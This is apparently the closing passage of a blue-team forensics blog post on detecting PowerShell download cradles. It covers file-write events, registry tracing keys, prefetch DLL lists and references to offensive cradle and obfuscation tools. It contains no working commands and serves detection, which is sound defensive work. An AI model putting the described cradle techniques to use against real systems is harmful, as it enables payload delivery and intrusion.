C:\Program Files (x86)\Microsoft Office\Root\Office16\WINWORD.EXE	C:\Users\Matt.DFIR\AppData\Local\Microsoft\Windows\INetCache\IE\PAEPZ81M\test[1].ps1
C:\Program Files (x86)\Microsoft Office\Root\Office16\EXCEL.EXE	C:\Users\Matt.DFIR\AppData\Roaming\Microsoft\Office\Recent\payloads on raw.githubusercontent.com.url
C:\Program Files (x86)\Microsoft Office\Root\Office16\EXCEL.EXE	C:\Users\Matt.DFIR\AppData\Roaming\Microsoft\Office\Recent\index.dat
C:\Program Files (x86)\Microsoft Office\Root\Office16\EXCEL.EXE	C:\Users\Matt.DFIR\AppData\Roaming\Microsoft\Office\Recent\test.ps1.url
C:\Program Files (x86)\Microsoft Office\Root\Office16\EXCEL.EXE	C:\Users\Matt.DFIR\AppData\Local\Microsoft\Windows\INetCache\IE\PAEPZ81M\test[1].ps1

Monitoring for unusual file writes by Powershell and certutil.exe are other simple techniques enabled by visibility that can be used to detect download cradle activity.

Registry

Not all download cradles I looked at had specific registry IOCs that were worth monitoring. An exception is the existence of powershell_RASMANCS and powershell_RASAPI32 tracing keys that are evidence of Powershell network communication.

TargetObject	Image
HKLM\SOFTWARE\Microsoft\Tracing\powershell_RASMANCS\FileDirectory	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
HKLM\SOFTWARE\Microsoft\Tracing\powershell_RASMANCS\MaxFileSize	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
HKLM\SOFTWARE\Microsoft\Tracing\powershell_RASMANCS\ConsoleTracingMask	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
HKLM\SOFTWARE\Microsoft\Tracing\powershell_RASMANCS\FileTracingMask	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
HKLM\SOFTWARE\Microsoft\Tracing\powershell_RASMANCS\EnableConsoleTracing	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
HKLM\SOFTWARE\Microsoft\Tracing\powershell_RASMANCS\EnableAutoFileTracing	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
HKLM\SOFTWARE\Microsoft\Tracing\powershell_RASMANCS\EnableFileTracing	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
HKLM\SOFTWARE\Microsoft\Tracing\powershell_RASAPI32\FileDirectory	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
HKLM\SOFTWARE\Microsoft\Tracing\powershell_RASAPI32\MaxFileSize	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
HKLM\SOFTWARE\Microsoft\Tracing\powershell_RASAPI32\ConsoleTracingMask	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
HKLM\SOFTWARE\Microsoft\Tracing\powershell_RASAPI32\FileTracingMask	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
HKLM\SOFTWARE\Microsoft\Tracing\powershell_RASAPI32\EnableConsoleTracing	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
HKLM\SOFTWARE\Microsoft\Tracing\powershell_RASAPI32\EnableAutoFileTracing	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
HKLM\SOFTWARE\Microsoft\Tracing\powershell_RASAPI32\EnableFileTracing	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

Other Artefacts

I would expect all modern EDR vendors to provide event visibility of the above artefacts as standard. However, in real world situations, agent coverage may be incomplete or we may be getting into the fight late for event telemetry.

With that in mind, a component for download cradle detection is traditional forensic capability. Evidence of execution, registry, event logs or volatile data analysis spotting similar artefacts to the event data above is the obvious starting point. In the example below I have highlighted a prefetch entry with reference to the handle to some of the DLLs listed above.

```
112: \DEVICE\HARDDISKVOLUME2\WINDOWS\ASSEMBLY\GAC_64\SYSTEM.DATA\2.0.0.0__B77A5C561934E089\SYSTEM.DATA.DLL
113: \DEVICE\HARDDISKVOLUME2\WINDOWS\SYSTEM32\WS2_32.DLL
114: \DEVICE\HARDDISKVOLUME2\WINDOWS\SYSTEM32\NSI.DLL
115: \DEVICE\HARDDISKVOLUME2\WINDOWS\SYSTEM32\CRYPT32.DLL
116: \DEVICE\HARDDISKVOLUME2\WINDOWS\SYSTEM32\MSASN1.DLL
117: \DEVICE\HARDDISKVOLUME2\WINDOWS\SYSTEM32\SHFOLDER.DLL
118: \DEVICE\HARDDISKVOLUME2\WINDOWS\ASSEMBLY\NATIVEIMAGES_V2.0.50727_64\SYSTEM.CONFIGURATION\A2571A4E32A586B52463D88A83
702AED\SYSTEM.CONFIGURATION.NI.DLL
119: \DEVICE\HARDDISKVOLUME2\WINDOWS\SYSTEM32\RASAPI32.DLL
120: \DEVICE\HARDDISKVOLUME2\WINDOWS\SYSTEM32\RASMAN.DLL
121: \DEVICE\HARDDISKVOLUME2\WINDOWS\SYSTEM32\RTUTILS.DLL
122: \DEVICE\HARDDISKVOLUME2\WINDOWS\SYSTEM32\MSWSOCK.DLL
123: \DEVICE\HARDDISKVOLUME2\WINDOWS\SYSTEM32\WSHTCPIP.DLL
124: \DEVICE\HARDDISKVOLUME2\WINDOWS\SYSTEM32\WSHIP6.DLL
125: \DEVICE\HARDDISKVOLUME2\WINDOWS\SYSTEM32\WINHTTP.DLL
126: \DEVICE\HARDDISKVOLUME2\WINDOWS\SYSTEM32\WEBIO.DLL
127: \DEVICE\HARDDISKVOLUME2\WINDOWS\SYSTEM32\CREDSSP.DLL
128: \DEVICE\HARDDISKVOLUME2\WINDOWS\SYSTEM32\IPHLPAPI.DLL
129: \DEVICE\HARDDISKVOLUME2\WINDOWS\SYSTEM32\WINNSI.DLL
130: \DEVICE\HARDDISKVOLUME2\WINDOWS\SYSTEM32\DHCPCSVC6.DLL
131: \DEVICE\HARDDISKVOLUME2\WINDOWS\SYSTEM32\DHCPCSVC.DLL
132: \DEVICE\HARDDISKVOLUME2\WINDOWS\SYSTEM32\DNSAPI.DLL
133: \DEVICE\HARDDISKVOLUME2\WINDOWS\SYSTEM32\RASADHLP.DLL
134: \DEVICE\HARDDISKVOLUME2\WINDOWS\SYSTEM32\FWPUCLNT.DLL
135: \DEVICE\HARDDISKVOLUME2\WINDOWS\SYSTEM32\SECURITY.DLL
136: \DEVICE\HARDDISKVOLUME2\WINDOWS\SYSTEM32\SCHANNEL.DLL
137: \DEVICE\HARDDISKVOLUME2\WINDOWS\SYSTEM32\NCRYPT.DLL
138: \DEVICE\HARDDISKVOLUME2\WINDOWS\SYSTEM32\BCRYPT.DLL
139: \DEVICE\HARDDISKVOLUME2\WINDOWS\SYSTEM32\BCRYPTPRIMITIVES.DLL
140: \DEVICE\HARDDISKVOLUME2\WINDOWS\SYSTEM32\GPAPI.DLL
141: \DEVICE\HARDDISKVOLUME2\WINDOWS\SYSTEM32\NETUTILS.DLL
142: \DEVICE\HARDDISKVOLUME2\USERS\ADMINISTRATOR.DFIR\DOCUMENTS\WINDOWSPOWERSHELL\MICROSOFT.POWERSHELL_PROFILE.PS1

---------- Processed '.\POWERSHELL.EXE-920BBA2A.pf' in 0.28965150 seconds ----------
```

Microsoft BITS also has some specific forensic artefacts I have previously covered in another post that I have included in my references below.

Final Thoughts

Network and endpoint visibility should be priority of all blue teams. Although focusing on a small section of the attack lifecycle, this post has been an overview of some of the areas I found interesting when thinking about download cradle detection. Understanding offensive technique and forensic artefacts enables blue teams to write high quality detections near the top the pyramid of pain. Correlating this data towards your own visibility levels, blue teams can work towards improvement and optimising resources for both detection and response.

Let me know if you have any questions. I have added my testing results and script here. I would be interested to hear results testing these out on different vendors.

References

1) Arno0x0x. Windows oneliners to download remote payload and execute arbitrary code

2) Bohannon, Daniel. DOSfuscation whitepaper

3) Bohannon, Daniel. Invoke-Obfuscation

4) Bohannon, Daniel. The Invoke-CradleCrafter Overview

5) Bohannon, Daniel. Holmes, Lee. Revoke-Obfuscation

6) HarmJ0y. DownloadCradles.ps1

7) Have You Secured? Taking a Closer Look at PowerShell Download Cradles

8) Green, Matthew. Sharing my BITS

Related Posts

- WMI Event Consumers: what are you missing? (Categories: posts)
- Cobalt Strike Payload Discovery And Data Manipulation In VQL (Categories: posts)
- Windows IPSEC for endpoint quarantine (Categories: posts)
- Local Live Response with Velociraptor ++ (Categories: posts)
- Live response automation with Velociraptor (Categories: posts)
- O365: Hidden InboxRules (Categories: posts)

« Sharing my BITS

Live Response Script Builder »